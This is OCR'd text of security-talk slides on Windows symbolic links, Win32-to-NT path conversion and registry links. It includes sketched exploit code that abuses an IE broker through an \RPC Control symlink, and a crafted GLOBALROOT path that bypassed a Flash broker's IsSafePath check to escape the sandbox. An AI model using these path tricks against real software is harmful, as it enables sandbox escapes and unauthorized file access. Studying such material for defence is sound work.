
Win32 to Native NT File Paths

Win32 Path \\.\c:\some\path


Win32 to Native NT File Paths



Win32 to Native NT File Paths



Global Root Symlink




Global	SymbolicLink	\GLOBAL??
GLOBALROOT	SymbolicLink	
Harddisk0Partition1	SymbolicLink	\Device\HarddiskVolume1

Empty Symlink Path

Win32 Path


\\.\GLOBALROOT\some\path

Global Root Symlink




Global	SymbolicLink	\GLOBAL??
GLOBALROOT	SymbolicLink	
Harddisk0Partition1	SymbolicLink	\Device\HarddiskVolume1

Empty Symlink Path




Global Root Symlink



Global	SymbolicLink	\GLOBAL??
GLOBALROOT	SymbolicLink	
Harddisk0Partition1	SymbolicLink	\Device\HarddiskVolume1

Empty Symlink Path



Writeable Object Directories from IE Sandbox

Path	***Sandbox***
\RPC Control	PM
\Sessions\X\BaseNamedObjects	PM
\Sessions\X\AppContainerNamedObjects\SID\...	EPM

Exploiting

```
IShDocVwBroker* broker;

CreateSymlink(L"\\RPC Control\\fake.url",
              L"\\??\\C:\\some\\file");

broker->MOTWCreateFile(
   L"\\\\.\\GLOBALROOT\\RPC Control\\fake.url",
  ...);

// Read File
```

Example Vulnerability

Adobe Flashbroker Incorrect Canonicalization Sandbox Escape

BrokerCreateFile

```
HANDLE BrokerCreateFile(PCWSTR FileName, ...) {
    if (IsSafePath(FileName)) {
        return CreateFile(FileName, ...);
    }
}
```

Reuses the original FileName

Can we bypass IsSafePath?

Path Canonicalization

```
BOOL IsSafePath(PCWSTR FileName) {
    if (wcsnicmp(FileName, L"\\\\?\\") == 0) {
        FileName = &FileName[4];
    }


    CanonicalizePath(FileName, CanonicalPath);

    return IsInSafeLocation(CanonicalPath);
}
```

Removes device prefix


NTFS Invalid Filename Characters

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0	🟥 NUL	🟥 SOH	🟥 STX	🟥 ETX	🟥 EOT	🟥 ENQ	🟥 ACK	🟥 BEL	🟥 BS	🟥 TAB	🟥 LF	🟥 VT	🟥 FF	🟥 CR	🟥 SO	🟥 SI
1	🟥 DLE	🟥 DC1	🟥 DC2	🟥 DC3	🟥 DC4	🟥 NAK	🟥 SYN	🟥 ETB	🟥 CAN	🟥 EM	🟥 SUB	🟥 ESC	🟥 FS	🟥 GS	🟥 RS	🟥 US
2	SP	!	🟥 "	#	$	%	&	'	(	)	🟥 *	+	,	-	.	🟥 /
3	0	1	2	3	4	5	6	7	8	9	🟥 :	;	🟥 <	=	🟥 >	🟥 ?
4	@	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
5	P	Q	R	S	T	U	V	W	X	Y	Z	[	🟥 \	]	^	_
6	`	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o
7	p	q	r	s	t	u	v	w	x	y	z	{	🟥 |	}	~	DEL

Object Manager Invalid Filename Characters


	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0	NUL	SOH	STX	ETX	EOT	ENQ	ACK	BEL	BS	TAB	LF	VT	FF	CR	SO	SI
1	DLE	DC1	DC2	DC3	DC4	NAK	SYN	ETB	CAN	EM	SUB	ESC	FS	GS	RS	US
2	SP	!	"	#	$	%	&	'	(	)	*	+	,	-	.	/
3	0	1	2	3	4	5	6	7	8	9	:	;	<	=	>	?
4	@	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
5	P	Q	R	S	T	U	V	W	X	Y	Z	[	🟥 \	]	^	_
6	`	a	b	c	d	e	f	g	h	i	j	k	l	m	n	o
7	p	q	r	s	t	u	v	w	x	y	z	{	|	}	~	DEL

What IsSafePath Saw


```
\\?\GLOBALROOT\RPC Control\../../C:/valid/path
```

```
C:\valid\path
```

What CreateFile Saw




```
\\?\GLOBALROOT\RPC Control\../../C:/valid/path
```

RtlDosPathNameToRelativeNtPathName


```
\??\GLOBALROOT\RPC Control\../../C:/valid/path
```

Registry Key Symbolic Links



```
C:\temp>CreateRegSymlink HKCU\Software\MyLink HKCU\Software\Microsoft
Creating registry link from \Registry\User\S-1-5-21-39260824-743453154-142223018
-687027\Software\MyLink to \Registry\User\S-1-5-21-39260824-743453154-142223018-
687027\Software\Microsoft
SUCCESS

C:\temp>reg query HKCU\Software\MyLink

HKEY_CURRENT_USER\Software\MyLink\Active Setup
HKEY_CURRENT_USER\Software\MyLink\ActiveMovie
HKEY_CURRENT_USER\Software\MyLink\ADs
HKEY_CURRENT_USER\Software\MyLink\Assistance
HKEY_CURRENT_USER\Software\MyLink\AuthCookies
HKEY_CURRENT_USER\Software\MyLink\Calc
HKEY_CURRENT_USER\Software\MyLink\CharMap
HKEY_CURRENT_USER\Software\MyLink\Command Processor
HKEY_CURRENT_USER\Software\MyLink\Cryptography
```


Under the hood



Parsing Name

```
\Registry\Machine\Mylink
```


Under the hood



Parsing Name

$\texttt{\textbackslash Registry\textbackslash Machine}\underbrace{\texttt{\textbackslash Mylink}}_{\text{Current Component}}$

Under the hood



